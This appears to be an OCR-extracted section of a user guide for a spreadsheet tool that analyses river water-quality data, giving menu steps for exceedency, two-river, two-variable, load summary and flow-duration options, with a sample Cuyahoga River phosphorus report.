


Chart produced by the above menu choices.

Option #3 – Concentration vs. Flow Plots – One Variable

1. Select the River/Tributary.
2. Select the parameter.
3. Type in the Beginning and Ending dates. Available dates for the selected river are shown.
4. Click on the "Get and Plot Data" cell.
5. A new Chart worksheet will be created and the Data worksheet will be updated with the selected data.
6. If you want to save the graph and data, click on the "Save Most Recent Data and Graph to a New File."
7. If you want to use this option (here Option #3) to analyze a new set of choices, click on the "Conc/Flow" worksheet and the Option #3 menu will reappear.
8. If you want to shift to a different analysis option, click on the "Menu" worksheet to return to the analytical option choices.







Chart produced by the above menu choices.

General Comment: Option worksheets all have the same general format. Available dates are shown for each river. A link to the tutorial covering the subject matter of the graph is shown. Selections of the river(s), parameter(s) and beginning and ending dates are the same for all menu options.

Option #4 – Concentration Exceedency – One Variable

1. Select the River/Tributary.
2. Select the parameter.
3. Type in the Beginning and Ending dates.
4. Click on the “Get and Plot Data” cell.
5. A new Chart worksheet will be created and the Data worksheet will be updated with the selected data.
6. If you want to save the graph and data, click on the “Save Most Recent Data and Graph to a New File.”
7. If you want to use this option (here Option #4) to analyze a new set of choices, click on the “Exceed1” worksheet and the Option #4 menu will reappear.
8. If you want to shift to a different analysis option, click on the “Menu” worksheet to return to the analytical option choices.
9. If you are interested in specific points on the concentration exceedency graph, such as the percent of time Nitrate exceeded 10 mg/L during the selected time interval, go the Data worksheet and scan down the ranked Nitrate concentration and percent exceedency columns to get the exact values.






Chart produced by the above menu choices.

Option #5 – Two River Comparison (exceedency)

Note: This option will let you compare concentration exceedency curves for two rivers on the same graph for a given parameter and date range.

1. Select River/Tributary #1
2. Select River/Tributary #2
3. Select the parameter.
4. Type in the Beginning and Ending dates.
5. Click on the "Get and Plot Data" cell.
6. A new Chart worksheet will be created and the Data worksheet will be updated with the selected data.
7. If you want to save the graph and data, click on the "Save Most Recent Data and Graph to a New File".
8. If you want to use this option (here Option #5) to analyze a new set of choices, click on the "TwoRiver"" worksheet and the Option #5 menu will reappear.
9. If you want to shift to a different analysis option, click on the "Menu" worksheet to return to the analytical option choices.
10. If you are interested in specific points on the concentration exceedency graphs, such as the percent of time TP exceeded 0.17mg/L, go the Data worksheet and scan down the ranked TP concentrations and percent exceedency columns to the desired concentration. The data sheet contains the data for both rivers.





Chart produced by the above menu choices.



Option #6 – Two variable Comparison

Note: This option allows you to examine the relationship between any two parameters at a single river, using either linear or logarithmic scales for either axis.

1. Select the River/Tributary.
2. Select the first parameter (x-axis).
3. Select the second parameter (Y-axis).
4. Type in the Beginning and Ending dates.
5. Select linear or logarithmic scale for the x-axis.
6. Select linear or logarithmic scale for the y-axis.
7. Click on the "Get and Plot Data" cell.
8. A new Chart worksheet will be created and the Data worksheet will be updated with the selected data.
9. If you want to save the graph and data, click on the "Save Most Recent Data and Graph to a New File."
10. If you want to use this option (here Option #6) to analyze a new set of choices, click on the "TwoVariable" worksheet and the Option #6 menu will reappear.






Chart produced by the above menu choices.



Option #7– Summary Report of Loads and Concentrations

Note: This option produces a report rather than a chart.

1. Select the River/Tributary.
2. Select the Parameter.
3. Type in the Beginning and Ending dates.
4. Click on the “Get and Report Data” cell.
5. A new Report worksheet will be created and the Data worksheet will be updated with the selected data.
6. If you want to save the Report and Data, click on the “Save Data and Report to a New File.”
7. If you want to use this option (here Option #7) to analyze a new set of choices, click on the “Summary” worksheet and the Option #7 menu will reappear.
8. A sample Report is shown to the left. The procedures used for the calculations of Total Loads, Unit Area Loads, Flow weighted mean concentration, and Time weighted mean concentration are described in listed tutorials
9. Since the Date Range may not be equal to one year, an annualized unit area load has be calculated by multiplying the observed unit area load by 365/Time Interval Covered by the Sample Time Windows.



Report produced by the above menu choices.


Summary Loading and Concentration Report

River:	**Cuyahoga River**			
Parameter:	**Total Phosphorus**			
Starting Date:	**October 1, 2000**			
Final Date:	**September 30, 2002**			
Number of Samples:		**913**		
Total Load	**336,034.4** kg		**740,955.7**	lbs
	336.0 metric tons		**370.5**	short tons
Unit area lc	**1.83** kg/ha		**1.64**	lbs/acre
Annualized Unit Area l	**0.99** kg/ha		**0.88**	lbs/acre
Flow weighted mean concentration:			**0.272**	mg/L
Time weighted mean concentration:			**0.225**	mg/L
Time interval between beginning and ending date:			**730.0**	days
Time interval covered by sample time windows:			**674.5**	days
Percent of time covered by sample time windows:			**92.4%**	
Observed discharge volume:			**1,235,641.5**	thousand m3
			504,961.8	cfs-days

Option #8 – Flow Duration and Cumulative Load

Note: This option shows the quantitative relationship between pollutant export and flow duration.

1. Select the River/Tributary.
2. Select the parameter.
3. Type in the Beginning and Ending dates.
4. Click on the “Get and Plot Data” cell.
5. A new Chart worksheet will be created and the Data worksheet will be updated with the selected data.
6. If you want to save the graph and data, click on the “Save Most Recent Data and Graph to a New File.”
7. If you want to use this option (here Option #8) to analyze a new set of choices, click on the “FloDur” worksheet and the Option #8 menu will reappear.
8. If you want to shift to a different analysis option, click on the “Menu” worksheet to return to the analytical option choices.
9. For more information on the interpretation and plotting of Flow Duration curves and Percent of Total Load curves, use the help link on the worksheet to go to the appropriate tutorial.



